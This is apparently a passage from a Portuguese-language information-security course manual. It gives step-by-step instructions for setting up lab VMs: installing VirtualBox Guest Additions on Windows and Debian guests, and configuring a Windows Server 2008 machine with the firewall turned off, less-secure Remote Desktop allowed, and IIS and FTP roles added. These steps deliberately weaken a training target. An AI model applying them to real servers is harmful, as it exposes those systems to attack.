


Figura 4: Janela de autorun do CD Virtualbox Guest Additions

2. No assistente de instalação, clique em *Next*, *Next*, e finalmente em *Install*. No meio da instalação o sistema irá avisar que a assinatura de quem publicou o software não é conhecida. Clique em *Install this driver software anyway*, como mostrado abaixo. A mesma janela irá aparecer logo depois, então escolha a mesma opção.




Figura 5: Aviso de publisher não verificado do Virtualbox Guest Additions

3. Ao final da instalação, o assistente irá solicitar que o computador seja reiniciado. Deixe a caixa *Reboot now* marcada e clique em *Finish*.
4. Após o reinício do sistema, maximize a janela do Virtualbox e faça login no sistema como o usuário **Administrator**. Observe que, agora, o *desktop* do Windows Server 2008 ocupa toda extensão do monitor, e não apenas uma pequena janela — indício de que a instalação do *Virtualbox Guest Additions* foi realizada com sucesso.
5. Repita o procedimento de instalação dos passos 1 - 4 na máquina *WinClient-G*.

9) Instalação do *Virtualbox Guest Additions* nas VMs Linux

A instalação do *Virtualbox Guest Additions* nas VMs Linux é um pouco diferente, mais manual. Siga os passos a seguir:

1. Vamos começar pela máquina *FWGW1-G*. Primeiro, faça login como **root** apague o conteúdo do arquivo **/etc/apt/sources.list**:

```
# echo "" > /etc/apt/sources.list
```

Em seguida, edite-o com o seguinte conteúdo:

```
# cat /etc/apt/sources.list
deb http://ftp.br.debian.org/debian/ jessie      main contrib non-free
deb http://ftp.br.debian.org/debian/ jessie-updates main contrib non-free
deb http://security.debian.org/      jessie/updates main contrib non-free
```

2. Em seguida, atualize os repositórios com o comando **apt-get update** e depois instale os pacotes **build-essential** e **module-assistant**, sem incluir recomendações:

```
# apt-get update
# apt-get install --no-install-recommends build-essential module-assistant
```

3. Agora, faça o download dos **headers** do kernel em execução no sistema:

```
# m-a prepare
```

4. Na console do Virtualbox da máquina *FWGW1-G*, acesse o menu *Devices > Insert Guest Additions CD image*. Em seguida, monte o dispositivo:

```
# mount /dev/cdrom /mnt/
```

5. Agora, execute o instalador do *Virtualbox Guest Additions*, com o comando:

```
# sh /mnt/VBoxLinuxAdditions.run
Verifying archive integrity... All good.
Uncompressing VirtualBox 5.2.18 Guest Additions for Linux.....
VirtualBox Guest Additions installer
Copying additional installer modules ...
Installing additional modules ...
VirtualBox Guest Additions: Building the VirtualBox Guest Additions kernel modules.
This may take a while.
VirtualBox Guest Additions: Starting.
```

6. Finalmente, reinicie a máquina. Após o *reboot*, verifique que os módulos do *Virtualbox Guest Additions* estão operacionais:

```
# reboot  
  
(...)  
  
# lsmod | grep '^vbox'  
vboxsf            36413  0  
vboxvideo         34226  1  
vboxguest        221732  2 vboxsf
```

7. Instale os módulos do *Virtualbox Guest Additions* na máquina *LinServer-G*. O procedimento é idêntico ao que fizemos nos passos 1 - 6.

 Não iremos instalar os módulos do *Virtualbox Guest Additions* na máquina *KaliLinux-G*. Pelo fato de a VM estar um pouco desatualizada (jan/2016), o `apt` exige que um grande número de pacotes seja baixado antes que os *headers* do kernel possam ser recuperados. Visto que o tempo de instalação e download desses pacotes é longo, vamos pular essa etapa.

Não obstante, os passos de instalação são idênticos aos das máquinas *FWGW1-G* e *LinServer-G*. O Kali Linux é baseado na distribuição Debian, que está sendo usado nessas duas VMs.

10) Configuração da VM WinServer-G

A máquina *WinServer-G* demanda uma pequena configuração adicional antes que estejamos prontos para começar os trabalhos. Vamos a ela:

1. Usando o 1) *Control Panel*, 2) clique direito em *Computer > Properties* no Windows Explorer ou 3) digitando **system** no menu iniciar, abra a tela de configuração do sistema como mostrado a seguir:




Figura 6: Tela de configuração do sistema do WinServer

2. Clique em *Change Settings*, e na aba *Computer Name*, no botão *Change....* Altere o nome do computador para **WinServer-G** e o *Workgroup* para **GRUPO**, como se segue. Depois, clique em *OK*.




Figura 7: Alteração de nome de máquina do WinServer

3. Não reinicie o computador ainda. Na aba *Remote*, marque a caixa *Allow Connections from computers running any version of Remote Desktop (less secure)*, como na imagem abaixo. Depois, clique em *Apply* e em seguida em *Restart Later*.




Figura 8: Configurações de Remote Desktop do WinServer

4. Agora, desabilite o firewall do Windows. Digite **firewall** no menu *Start* (alternativamente, clique em *Windows Firewall* no *Control Panel*), em seguida em *Turn Windows Firewall on or off*, e finalmente marque a caixa *Off*, como se segue:




Figura 9: Desabilitar o firewall do WinServer

5. Clique em *OK* e reinicie a máquina *WinServer-G*.

6. Após o *reboot*, abra o *Server Manager* (é o primeiro ícone à direta do botão *Start*), e em seguida clique com o botão direito em *Roles*, selecionando *Add Roles*. Na janela subsequente, clique em *Next*. Depois, marque a caixa da *role Web Server (IIS)*, como se segue. Quando surgir a pergunta *Add features required for Web Server (IIS)?*, clique em *Add Required Features*, e depois em *Next*.




Figura 10: Instalando a role IIS no WinServer

7. Na janela *Introduction to Web Server (IIS)*, clique em *Next*. A seguir, na janela *Role services*, desça a barra de rolagem até o final e marque a caixa *FTP Publishing Service*, como se segue. Da mesma forma que antes, quando surgir a pergunta *Add features required for FTP Publishing Service?*, clique em *Add Required Features*, e depois em *Next*.




Figura 11: Instalando a feature FTP Server no WinServer

8. Finalmente, clique em *Install* e aguarde. Ao final do processo, clique em *Close*.

Sessão 2: Conceitos fundamentais em segurança da informação



As atividades desta sessão serão realizadas em sua máquina física (hospedeira).

1) Listas e informações complementares de segurança

1. Visite e assine a lista de e-mail do CAIS/RNP:
 - <https://memoria.rnp.br/cais/listas.php>
2. Visite e assine as listas de algumas das instituições mais respeitadas sobre segurança no mundo:
 - <http://www.securityfocus.com/archive/>
 - <http://www.sans.org/newsletters/>
 - <https://www.us-cert.gov/mailing-lists-and-feeds>
 - <http://seclists.org/>

Você é capaz de dizer em poucas palavras a diferença entre as listas assinadas, principalmente no foco de abordagem?

